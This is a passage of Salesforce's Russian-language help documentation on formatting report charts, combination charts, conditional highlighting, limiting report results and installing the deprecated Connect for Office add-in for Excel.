| Показать значения по оси X (Показать значения по оси Y) | Отображение значений отдельных записей или групп на оси диаграммы. Данный параметр применяется только к некоторым горизонтальным и вертикальным диаграммам.  |
| Показать значения                                       | Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к некоторым типам диаграмм.   |
| Показать сектор (в %)                                   | Отображение процентного значения для каждого сегмента секторной или круговой диаграммы.  |
| Показать итого  | Отображение итогового значения круговой диаграммы.   |
| Показать сегмент (в %)                                  | Отображение процентного значения для каждого сегмента конической диаграммы.  |
| Показать всплывающие сведения                           | Отображение значений, меток и процентов при наведении указателя мыши на диаграммы. Всплывающие сведения определяются типом диаграммы. Проценты применяются только к секторным, круговым и коническим диаграммам. Всплывающие сведения не поддерживаются при просмотре диаграмм, содержащих более 200 точек данных.   |
| Размер диаграммы  | Выберите размер диаграммы: от крошечного до огромного.   |
| Положение диаграммы                                     | Разместите диаграмму над или под отчетом.  |

#### Условное выделение

Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

| Поле   | Описание   |
|--------|--|
| Сводка | Выберите поле резюмирования, диапазоны чисел которого должны быть выделены цветом. |

| Поле                      | Описание  |
|---------------------------|---|
| Цвет нижнего диапазона    | Выберите цвет для отображения данных, предшествующих значению поля «Нижняя контрольная точка».  |
| Нижняя контрольная точка  | Число, являющееся пороговым значением между полями «Цвет нижнего диапазона» и «Цвет среднего диапазона». Значения, соответствующие значению поля «Нижняя контрольная точка», отображаются цветом, выбранным в поле «Цвет среднего диапазона».   |
| Цвет среднего диапазона   | Выберите цвет для отображения данных, расположенных между значениями полей «Нижняя контрольная точка» и «Верхняя контрольная точка».  |
| Верхняя контрольная точка | Число, являющееся пороговым значением между полями «Цвет среднего диапазона» и «Цвет верхнего диапазона». Значения, соответствующие значению поля «Верхняя контрольная точка», отображаются цветом, выбранным в поле «Цвет верхнего диапазона». |
| Цвет верхнего диапазона   | Выберите цвет для отображения данных, следующих за значением поля «Верхняя контрольная точка».  |

СМ. ТАКЖЕ:

[Настройка отчетов](#)

## Эффективное представление данных посредством диаграмм

Некоторые компоненты (например, отрицательные значения, слишком большие или малые числа, настраиваемые формулы резюмирования и параметры безопасности поля) могут влиять на внешний вид диаграмм, добавляемых в отчет. Изменение формата отчета, группировок и блоков также влияет на внешний вид диаграмм.

- В диаграмме может использоваться не более 250 групп или 4 000 значений. В случае отображения сообщения об ошибке, уведомляющего о наличии слишком большого количества групп или значений, задайте фильтры отчета, чтобы уменьшить это количество. В **комбинированных диаграммах** учитываются все группы и значения.
- Если поле, используемое в диаграмме, становится недоступным, то взамен этого поля может использоваться любое другое поле. Если остальные поля также недоступны, то указывается количество записей.
- Позиция десятичной запятой в диаграммах не подлежит настройке. Числовые значения и значения валюты округляются до двух знаков после запятой. Процентные значения округляются до одного знака после запятой.
- Для слишком больших или слишком малых значений используется экспоненциальное представление чисел. Например, число 5 750 000 000 отображается как 5,75E9; а число -0,0000000061 отображается как -6,1E-9.
- Отрицательные значения отображаются во всех линейных диаграммах, а также в тех горизонтальных и вертикальных диаграммах, которые не имеют ярусов. Секторная, круговая, коническая и ярусная диаграммы не поддерживают отображение отрицательных значений. Группировки, содержащие отрицательные значения, отображаются в условных обозначениях, тогда как сами отрицательные значения отражаются в расчетах всех итоговых значений, включая итоговые значения для круговых диаграмм.
- При создании диаграмм не рекомендуем сначала группировать по полю дочернего объекта, а затем суммировать по полю родительского объекта. Эти действия могут привести к получению неточных результатов. Например, при использовании круговой диаграммы итоговое значение может не соответствовать сумме значений всех ее секторов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

- Диаграммы отчетов и панелей мониторинга, содержащие значения из настраиваемых формул резюмирования, отображают знаки после запятой с помощью параметра валюты по умолчанию, вместо значения, указанного для формулы. Например, если количество десятичных знаков в формуле резюмирования равно нулю, то десятичные знаки не отображаются в столбцах, однако значения диаграммы содержат десятичные знаки, заданные для валюты по умолчанию (обычно два десятичных знака). Данное правило применяется к валютам, числам и процентам.
- При использовании составных отчетов имена полей резюмирования содержат имена полей и блоков. Например, поле «Стоимость», резюмированное в блоке 1, отображается в редакторе диаграмм следующим образом: «Блок 1 – Сумма Стоимость». Кросс-блок или стандартная формула настраиваемого резюмирования содержит имя блока в том случае, если формула добавляется в несколько блоков.
- В таблице ниже описаны действия, выполняемые в случае изменения формата отчета, содержащего диаграмму, или удаления блоков, группировок и полей резюмирования.

| Изменение...   | Результат...  |
|--|---|
| Изменение сводного, матричного или составного отчета на табличный    | Все диаграммы удаляются из отчета.  |
| Изменение сводного отчета на матричный                               | Первая группировка сводного отчета становится первой группировкой строк. Вторая группировка становится первой группировкой столбцов. Третья группировка становится второй группировкой строк. Диаграмма не меняется.  |
| Изменение матричного отчета на сводный                               | Первая группировка строк становится первой группировкой сводного отчета. Вторая группировка строк становится <i>третьей</i> группировкой сводного отчета. Первая группировка столбцов становится <i>второй</i> группировкой сводного отчета. Вторая группировка столбцов удаляется. Вторая группировка столбцов, используемая в диаграмме, заменяется первым доступным полем резюмирования, которое больше не используется в диаграмме. |
| Изменение сводного или матричного отчета на составной                | Текущий отчет становится первым блоком, а диаграмма остается в отчете.<br>Вторая группировка столбцов, используемая в матричном отчете, заменяется первым доступным полем резюмирования, которое больше не используется в диаграмме.<br>Группировка поля области, добавленная в сводный или матричный отчет, заменяется следующей доступной группировкой, которая больше не используется в диаграмме.                                   |
| Изменение составного отчета на сводный или матричный                 | Первый блок становится отчетом, а группировки и диаграмма не меняются. Поля резюмирования первого блока, добавленные в диаграмму составного отчета, остаются в диаграмме сводного отчета. Поля резюмирования, доступные в других блоках, удаляются из диаграммы.  |
| Удаление блока, содержащего поле резюмирования, из составного отчета | Поле резюмирования заменяется следующим доступным полем резюмирования. Если дополнительные поля резюмирования недоступны, то исходное поле заменяется количеством записей из первого оставшегося блока. Удаление всех блоков отчета приводит к удалению целой диаграммы.  |
| Удаление группировки, используемой в отчете                          | Группировка заменяется следующей доступной группировкой. Удаление всех группировок приводит к удалению целой диаграммы. Обратите внимание, что группировки могут быть удалены автоматически в результате  |



| Изменение...   | Результат...   |
|--|--|
|  | добавления типа отчета в составной отчет или отмены доступа к полю (например, при применении параметров безопасности полей).   |
| Удаление поля резюмирования, используемого в диаграмме (включая настраиваемые поля и поля резюмирования кросс-блока) | Поле резюмирования заменяется следующим доступным полем резюмирования. Если дополнительные поля резюмирования недоступны, то поле заменяется количеством записей для отчета или первого блока. Обратите внимание, что поля резюмирования могут быть удалены автоматически (например, при применении параметров безопасности полей или изменении формата отчета). |

СМ. ТАКЖЕ:

[Добавление диаграммы в отчет](#)

[Параметры форматирования диаграммы](#)

[Отображение разных наборов данных в одной диаграмме](#)

### Отображение разных наборов данных в одной диаграмме

*Комбинированная диаграмма* позволяет размещать несколько наборов данных на одной диаграмме. Каждый набор данные опирается на отдельное поле, гарантируя удобное сопоставление значений. При необходимости разные типы диаграмм могут быть объединены в одну диаграмму для многоцелевого просмотра данных.

Ниже перечислены действия, доступные в комбинированных диаграммах.

- Добавление линии в текущую линейную, вертикальную, вертикальную групповую или вертикальную ярусную диаграмму.
- Добавление сводной строки в текущую линейную диаграмму с накоплением.
- Добавление столбцов (не более трех) в вертикальную гистограмму.
- Добавление строк (не более трех) в горизонтальную линейчатую диаграмму.

Например, менеджером по продажам может быть доступна диаграмма, позволяющая просматривать параметр «Ожидаемые продажи: стоимость» в виде линии, а параметр «Количество открытых сделок» в виде столбцов.

1. Измените диаграмму для любого сводного или матричного отчета, либо измените компонент панели мониторинга, отображающий сводный или матричный отчет.
2. Выберите тип диаграммы, поддерживающий комбинированные диаграммы.
  - Горизонтальная диаграмма
  - Вертикальная диаграмма
  - Групповая вертикальная диаграмма
  - Ярусная вертикальная диаграмма
  - Линейная диаграмма
  - Линейная диаграмма с накоплением

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

3. Установите флажок **«Добавить дополнительные значения»**. Область предварительного просмотра диаграммы обновляется по мере настройки комбинированной диаграммы.
4. Чтобы составить диаграмму, выберите **«Значение»**.
5. Выберите нужное значение в раскрывающемся списке **«Отображение»**. Доступные параметры определяются типом используемой диаграммы, а также редактируемой областью (диаграмма или компонент панели мониторинга).
  - Чтобы добавить строки или столбцы (не более трех), щелкните ссылку **«Добавить строку»** или **«Добавить столбец»**.
  - Чтобы показать отдельную ось для добавленной линии в правой части вертикальной диаграммы, установите флажок **«Использовать вторую ось»** при добавлении линии в вертикальную диаграмму. Рекомендуем использовать отдельную ось при наличии двух значений, принадлежащих разным диапазонам или единицам измерения.
6. По завершении нажмите кнопку **«Запустить отчет»** или **«Сохранить»**.



**Прим.:** Флажок **«Использовать вторую ось»** дополняет раскрывающийся список **«Значение»** другими значениями. Если данный параметр не выбран, то система позволяет выбирать только из значений того же типа, что и основная ось Y (например, число, валюта или процент). Данный параметр поддерживается только некоторыми комбинированными диаграммами.



**Прим.:**

- Поле, используемое в диаграмме и ставшее недоступным, может быть заменено другим полем. При отсутствии других доступных полей используется количество записей.
- Обе оси X и Y не должны быть установлены на **«Авто»**. Если установка будет стоять на **«Авто»**, вы не сможете составить диаграмму.
- Отфильтрованная детализация не поддерживается комбинированными диаграммами на панелях мониторинга.

СМ. ТАКЖЕ:

[Добавление диаграммы в отчет](#)

[Примеры комбинированных диаграмм](#)

Примеры комбинированных диаграмм

Комбинированная диаграмма поддерживает отображение нескольких значений относительно одного диапазона оси, одновременный просмотр двух типов диаграмм или сопоставление двух непрерывных суммарных значений.


*Комбинированная диаграмма* позволяет размещать несколько наборов данных на одной диаграмме.

### Столбец в вертикальную диаграмму

Добавьте столбцы в вертикальную диаграмму для отображения нескольких значений относительно одного диапазона оси.

Чтобы создать диаграмму для данного примера, выберите тип диаграммы **«Вертикальная диаграмма»** и назначьте полю **«Ось Y»** значение **«Стоимость: сумма»**, а полю **«Ось X»** значение **«Этап»**. Чтобы добавить стоимость ожидаемого дохода в виде столбца, установите флажок **«Добавить дополнительные значения»**.

Пользователь может быстро сравнить текущие значения относительно ожидаемых значений для каждого этапа.




### Линия в вертикальную диаграмму

Добавьте линию в вертикальную диаграмму для одновременного отображения двух типов диаграмм. Использование второй оси позволяет дополнять диаграмму разными типами значений.

Чтобы создать диаграмму для данного примера, выберите тип диаграммы «Вертикальная диаграмма» и назначьте полю «Ось Y» значение «Стоимость: сумма», а полю «Ось X» значение «Финансовый год». Чтобы добавить количество сделок в виде линии, установите флажок **«Добавить дополнительные значения»**. Суммарные значения разных типов доступны в раскрывающемся списке «Значения» только после установки флажка **«Использовать вторую ось»**.

Пользователь может просмотреть общую стоимость и количество сделок для каждого года на одной диаграмме.




### Линия в линейную диаграмму

Добавьте линию в линейную диаграмму для сравнения двух непрерывных суммарных значений.

Чтобы создать диаграмму для данного примера, настройте настраиваемую формулу резюмирования для вычисления трехнедельного скользящего среднего значения стоимостей возможностей, выберите тип диаграммы «Линейная диаграмма» и назначьте полю «Ось Y» значение «Стоимость: сумма», а полю «Ось X» значение «Дата». Чтобы добавить вычисленное трехнедельное скользящее среднее значение в виде линии, установите флажок **«Добавить дополнительные значения»**.

Пользователь может сравнить динамику продаж относительно скользящего среднего значения.



Ниже приведена настраиваемая формула резюмирования, используемая в данном примере.

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL (OppProductTrends__c.Amount__c:SUM, OppProductTrends__c.as_of_date__c) + PREVGROUPVAL (OppProductTrends__c.Amount__c:SUM, OppProductTrends__c.as_of_date__c, 2)) / 3
```

СМ. ТАКЖЕ:

[Отображение разных наборов данных в одной диаграмме](#)

### Параметры форматирования диаграммы

Ниже перечислены параметры, позволяющие контролировать внешний вид и алгоритм диаграммы.

| Поле                                      | Описание   |
|---|--|
| Заголовок диаграммы                       | Введите имя диаграммы.   |
| Цвет заголовка                            | Выберите цвет для заголовка диаграммы.   |
| Размер заголовка                          | Выберите размер шрифта для заголовка диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.   |
| Цвет текста                               | Выберите цвет для любого текста и меток диаграммы.   |
| Размер текста                             | Выберите размер шрифта для любого текста и меток диаграммы. Максимально допустимый размер — 18. При выборе большего значения размер текста все равно будет 18.   |
| Обесцвечивание фона                       | Выберите направление градиента фона. При необходимости заполните поля «Начальный цвет» и «Конечный цвет» для градиента. Чтобы отменить цветовой переход, выберите белый цвет в обоих полях.  |
| Размещение условных обозначений           | Выберите область отображения условных обозначений относительно диаграммы.  |
| Объединить малые группы в сектор «Другое» | Объедините все группы, общая доля которых не превышает 3% в сектор или сегмент «Другое». Чтобы отображать все значения диаграммы по отдельности, снимите данный флажок. Данный параметр применяется только к секторным, круговым и коническим диаграммам. Данный |

| Поле  | Описание  |
|---|---|
|   | параметр включен по умолчанию для секторных и круговых диаграмм, но выключен для конических диаграмм.   |
| Диапазон оси X<br>(Диапазон оси Y)                      | Выберите ручное или автоматическое определение диапазона оси для горизонтальной, линейной или вертикальной диаграммы. При ручном определении введите числа, соответствующие минимальному и максимальному значениям оси. При наличии точек данных вне заданного диапазона ось автоматически расширяется для добавления данных значений при создании диаграммы. |
| Показать метки оси                                      | Отображение меток всех осей диаграммы. Данный параметр применяется только к горизонтальным и линейным диаграммам.   |
| Показать метки  | Отображение меток для секторной, круговой или конической диаграммы.   |
| Показать группу (в %)                                   | Отображение процентного значения для каждой группы диаграммы.   |
| Показать значения по оси X (Показать значения по оси Y) | Отображение значений отдельных записей или групп на оси диаграммы. Данный параметр применяется только к некоторым горизонтальным и вертикальным диаграммам.   |
| Показать значения                                       | Отображение значений отдельных записей или групп в диаграмме. Данный параметр применяется только к некоторым типам диаграмм.  |
| Показать сектор (в %)                                   | Отображение процентного значения для каждого сегмента секторной или круговой диаграммы.   |
| Показать итого  | Отображение итогового значения круговой диаграммы.  |
| Показать сегмент (в %)                                  | Отображение процентного значения для каждого сегмента конической диаграммы.   |
| Показать всплывающие сведения                           | Отображение значений, меток и процентов при наведении указателя мыши на диаграммы. Всплывающие сведения определяются типом диаграммы. Проценты применяются только к секторным, круговым и коническим диаграммам. Всплывающие сведения не поддерживаются при просмотре диаграмм, содержащих более 200 точек данных.  |
| Размер диаграммы  | Выберите размер диаграммы: от крошечного до огромного.  |
| Положение диаграммы                                     | Разместите диаграмму над или под отчетом.   |

СМ. ТАКЖЕ:

[Добавление диаграммы в отчет](#)

## Отображение данных отчета в таблицах

Таблицы позволяют скрывать некоторые сведения и диапазоны, ограничивать количество отображаемых результатов и использовать цветовые выделения, предоставляя пользователям возможности более удобного просмотра данных. При необходимости таблицы могут просматриваться в компонентах панели мониторинга.

### 1. [Отображение и скрытие сведений об отчете](#)

Чтобы отобразить или скрыть сведения об отчете, воспользуйтесь страницей запуска отчета или конструктором отчетов. Функция скрытия сведений позволяет не отображать отдельные записи отчета. Группировки, формулы резюмирования и количества записей не могут быть скрыты.

### 2. [Выделение диапазонов данных](#)

Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

### 3. [Использование табличного отчета на панели мониторинга](#)

Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.

### 4. [Ограничение результатов отчета](#)

Ограничения области отчета позволяют избегать обработки слишком большого количества записей. Оптимальный способ ограничения результатов отчета определяется используемым объектом.

СМ. ТАКЖЕ:

[Выделение диапазонов данных](#)

[Ограничение результатов отчета](#)

[Отображение и скрытие сведений об отчете](#)

[Использование табличного отчета на панели мониторинга](#)

## Отображение и скрытие сведений об отчете

Чтобы отобразить или скрыть сведения об отчете, воспользуйтесь страницей запуска отчета или конструктором отчетов. Функция скрытия сведений позволяет не отображать отдельные записи отчета. Группировки, формулы резюмирования и количества записей не могут быть скрыты.

- Чтобы скрыть отдельные записи, нажмите кнопку **«Скрыть сведения»** на странице запуска отчета. Чтобы отобразить все записи, нажмите кнопку **«Показать сведения»**.
- Нажмите кнопку **«Показать» > «Сведения»** в конструкторе отчетов. Флажок, установленный напротив элемента меню **«Сведения»**, указывает на отображение сведений. Чтобы отобразить или скрыть записи, установите или снимите флажок **«Сведения»**.

СМ. ТАКЖЕ:

[Отображение и скрытие количества записей для блока](#)

[Создание отчета](#)

[Объединение разных типов данных в составном отчете](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Выделение диапазонов данных

Сводные и матричные отчеты позволяют выделять значения полей на основе заданных диапазонов и цветов. Функция условного выделения доступна в отчетах, которые содержат как минимум одно поле резюмирования или настраиваемую формулу резюмирования.

Чтобы настроить функцию условного выделения, последовательно выберите **«Показать»** > **«Условное выделение»** в конструкторе отчетов, а затем укажите значения контрольных точек и цвета диапазонов.

| Поле                      | Описание  |
|---------------------------|---|
| Сводка                    | Выберите поле резюмирования, диапазоны чисел которого должны быть выделены цветом.  |
| Цвет нижнего диапазона    | Выберите цвет для отображения данных, предшествующих значению поля «Нижняя контрольная точка».  |
| Нижняя контрольная точка  | Число, являющееся пороговым значением между полями «Цвет нижнего диапазона» и «Цвет среднего диапазона». Значения, соответствующие значению поля «Нижняя контрольная точка», отображаются цветом, выбранным в поле «Цвет среднего диапазона».   |
| Цвет среднего диапазона   | Выберите цвет для отображения данных, расположенных между значениями полей «Нижняя контрольная точка» и «Верхняя контрольная точка».  |
| Верхняя контрольная точка | Число, являющееся пороговым значением между полями «Цвет среднего диапазона» и «Цвет верхнего диапазона». Значения, соответствующие значению поля «Верхняя контрольная точка», отображаются цветом, выбранным в поле «Цвет верхнего диапазона». |
| Цвет верхнего диапазона   | Выберите цвет для отображения данных, следующих за значением поля «Верхняя контрольная точка».  |

СМ. ТАКЖЕ:

[Создание отчета](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

## Использование табличного отчета на панели мониторинга

Табличный отчет с ограниченным количеством отображаемых строк может использоваться в качестве исходного отчета для диаграммы или таблицы панели мониторинга.

1. Последовательно выберите **«Добавить»** > **«Ограничение строк»**.
2. В поле «Ограничение строк» выберите значение «10», «25» или «*Настраиваемый*». При выборе значения «*Настраиваемый*» рекомендуем ввести число от 1 до 99.
3. Выберите значение в раскрывающемся списке «Сортировать по» и порядок сортировки. Данные параметры задаются автоматически в том случае, если пользователь выбирает пункт **«Ограничить строки по этому полю»** в меню столбца.
4. Нажмите кнопку **«ОК»**.
5. Нажмите кнопку **«Параметры панели мониторинга»** на панели инструментов.
6. Заполните поля «Имя» и «Значение» для использования в таблицах и диаграммах панели мониторинга. В таблицах отображается как имя, так и значение. В диаграммах отображается только имя.
7. Нажмите кнопку **«ОК»**. Теперь табличный отчет может использоваться в качестве исходного отчета для компонента панели мониторинга.



**Совет:** Чтобы переопределить параметры, заданные в разделе **«Параметры панели мониторинга»** при создании компонента панели мониторинга для отображения табличного отчета, воспользуйтесь редактором компонентов панели мониторинга.

## Ограничение результатов отчета

Ограничения области отчета позволяют избегать обработки слишком большого количества записей. Оптимальный способ ограничения результатов отчета определяется используемым объектом.

- Чтобы просмотреть свернутое представление отчета, содержащее только заголовки, общую и промежуточные суммы, снимите флажок, доступный при последовательном выборе пунктов **«Показать»** > **«Сведения»** в конструкторе отчетов.

Нажмите кнопку **«Скрыть сведения»** или **«Показать сведения»** на странице запуска отчета.

- Чтобы выполнить фильтрацию по полю, нажмите кнопку **«Добавить»** > **«Фильтр поля»**. Чтобы добавить фильтр табличного, сводного или матричного отчета, перетащите нужное поле с панели «Поля» на панель «Фильтры».
- Cross filters work like ordinary filters, but they have some special characteristics of their own. Чтобы добавить кросс-фильтр, нажмите кнопку **«Добавить»** > **«Кросс-фильтр»**.
- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition ссылки **«Иерархия»** позволяют просматривать результаты отчетов на основе иерархий ролей или территорий.
- Если организация использует подразделения для сегментирования данных, а пользователю предоставлено полномочие «В зависимости от подразделений», то раскрывающийся список «Подразделение» может использоваться для добавления

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»



записей одного или всех подразделений. Чтобы просмотреть записи текущего рабочего подразделения, выберите значение «--*Текущее*--». Отчеты, область которых уже определена (например, «Мои обращения» или «Организации моей рабочей группы»), содержат записи всех подразделений и не могут быть дополнительно отфильтрованы по конкретному подразделению. Если полномочие «В зависимости от подразделений» отсутствует, то отчеты содержат записи всех подразделений.

- Чтобы задать максимальное количество записей для отображения в табличном отчете, последовательно выберите **«Добавить»** > **«Ограничение строк»** в конструкторе отчетов. Выберите нужное количество строк, поле для сортировки и порядок сортировки. [Ограничение строк табличного отчета](#) позволяет использовать отчет в качестве исходного для диаграммы или таблицы панели мониторинга.

Параметр табличных отчетов «Ограничение строк» отображает только поля основного объекта для отчетов, созданных на основе типов настраиваемых отчетов, где объект А может иметь или не иметь объект Б. Например, отчет по организациям с контактами или без контактов отображает только поля организаций. Поля объектов после взаимосвязи «с или без» для типов настраиваемых отчетов не отображаются. Например, отчет «Организации с контактами с или без обращений» отображает только поля организаций и контактов. Изменение формата отчета инициирует удаление параметров **«Ограничение строк»**.

- 🔍 **Прим.:** Фильтрация охватывает только первые 255 символов настраиваемого текстового поля. Например, если добавленный фильтр поля используется для поиска возможностей, содержащих слово «телефон» в настраиваемом текстовом поле «*Примечания клиента*», то записи, где слово «телефон» доступно после 255-го символа, не отображаются. Фильтрация по стандартным текстовым полям охватывает все символы, независимо от длины поля.

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Пример. Составление отчетов по связанным объектам с кросс-фильтрами](#)

## Составление отчетов по данным Salesforce посредством приложения Excel

Когда Salesforce отключит поддержку TLS 1.0, мы завершим поддержку Connect for Office. Connect for Office включает настройку Excel, которая позволяет выполнять безопасный доступ к отчетам Salesforce при помощи Microsoft® Excel®. Отчеты, созданные в системе Salesforce, могут переноситься в приложение Excel, формулы, диаграммы и сводные таблицы которого позволяют настраивать и анализировать данные.

- ⚠ **Важное замечание:** Когда [Salesforce отключает TLS 1.0](#), поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

Настройка Excel предоставляет доступ к отчетам и полям, аналогичный доступу в системе Salesforce. Настраиваемые листы Excel могут распространяться посредством вкладки «Документы», позволяя всем пользователям отслеживать настраиваемую аналитику в режиме реального времени. Чтобы создать краткий обзор ключевых показателей, рекомендуем собрать данные разных отчетов на одном листе Excel.

Обмен данными между приложением Excel и системой Salesforce осуществляется по безопасному протоколу HTTPS, который используется для входа пользователя посредством обозревателя.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для доступа к отчетам  
Salesforce из приложения  
Excel:

- «Запуск отчетов»
- И
- «Экспорт отчетов»



1. [Установка приложения Connect for Office](#)  
When Salesforce disables TLS 1.0, we're ending support for Connect for Office.
2. [Вход в приложение Connect for Office](#)  
When Salesforce disables TLS 1.0, we're ending support for Connect for Office. Прежде чем запросить данные отчетов Salesforce, рекомендуем выполнить вход в систему Salesforce.
3. [Импорт отчетов в Excel посредством приложения Connect for Office](#)  
When Salesforce disables TLS 1.0, we're ending support for Connect for Office. Импорт стандартных или настраиваемых отчетов Salesforce в приложение Excel позволяет анализировать данные посредством формул, диаграмм и сводных таблиц Excel.
4. [Обновление данных посредством приложения Connect for Office](#)  
Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Благодаря периодическому обновлению данных отчетов и созданных сводных таблиц, отчеты Salesforce всегда содержат самую последнюю информацию в Excel.

## Установка приложения Connect for Office

When Salesforce disables TLS 1.0, we're ending support for Connect for Office.

-  **Важное замечание:** When [Salesforce disables TLS 1.0](#), we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

Ниже перечислены требования к системе для установки приложения Connect for Office.

- Microsoft® Office 2007
  - Microsoft® Windows Vista® (32-bit only) - Until [Salesforce disables TLS 1.0](#), when Windows Vista is no longer supported.
1. Закройте все приложения Microsoft® Office, включая Word, Excel® и Outlook®.
  2. На странице личных параметров введите строку «*Office*» в поле «Быстрый поиск», затем выберите пункт «**Connect for Office**».
    -  **Совет:** Чтобы получить доступ к странице загрузки, обратитесь к администратору.
  3. Нажмите кнопку «**Установить!**».
  4. Чтобы установить приложение Connect for Office, нажмите кнопку «**Да**». Рекомендуем устанавливать приложение Connect for Office в стандартную папку, предложенную программой установки.
  5. Чтобы начать использование установленного приложения Connect for Office, откройте приложение Excel или Word и выберите меню «**salesforce.com**».
  6. При первом открытии приложения Word отображается запрос на включение макросов от Salesforce. Чтобы использовать настройку Word, рекомендуем включить макросы и выбрать Salesforce в качестве их издателя.
-  **Прим.:** Программа установки Connect for Office редактирует реестр компьютера. Если организация применяет параметры безопасности, препятствующие редактированию реестра, рекомендуем выполнить вход от имени системного администратора перед установкой приложения Connect for Office или обратиться за помощью к специалистам отдела информационных технологий.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Вход в приложение Connect for Office

When Salesforce disables TLS 1.0, we're ending support for Connect for Office. Прежде чем запросить данные отчетов Salesforce, рекомендуем выполнить вход в систему Salesforce.

**Важное замечание:** When [Salesforce disables TLS 1.0](#), we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

1. Откройте приложение Excel.
2. При использовании пакета Microsoft Office 2003 или более ранней версии выберите пункт **«Вход»** в раскрывающемся меню **«Salesforce»** на панели инструментов Excel. При использовании пакета Microsoft Office 2007 откройте вкладку «salesforce.com», щелкните раскрывающееся меню **«Отчеты»** и выберите пункт **«Вход»**.
3. Введите имя пользователя и пароль Salesforce.
4. Нажмите кнопку **«Вход»**.

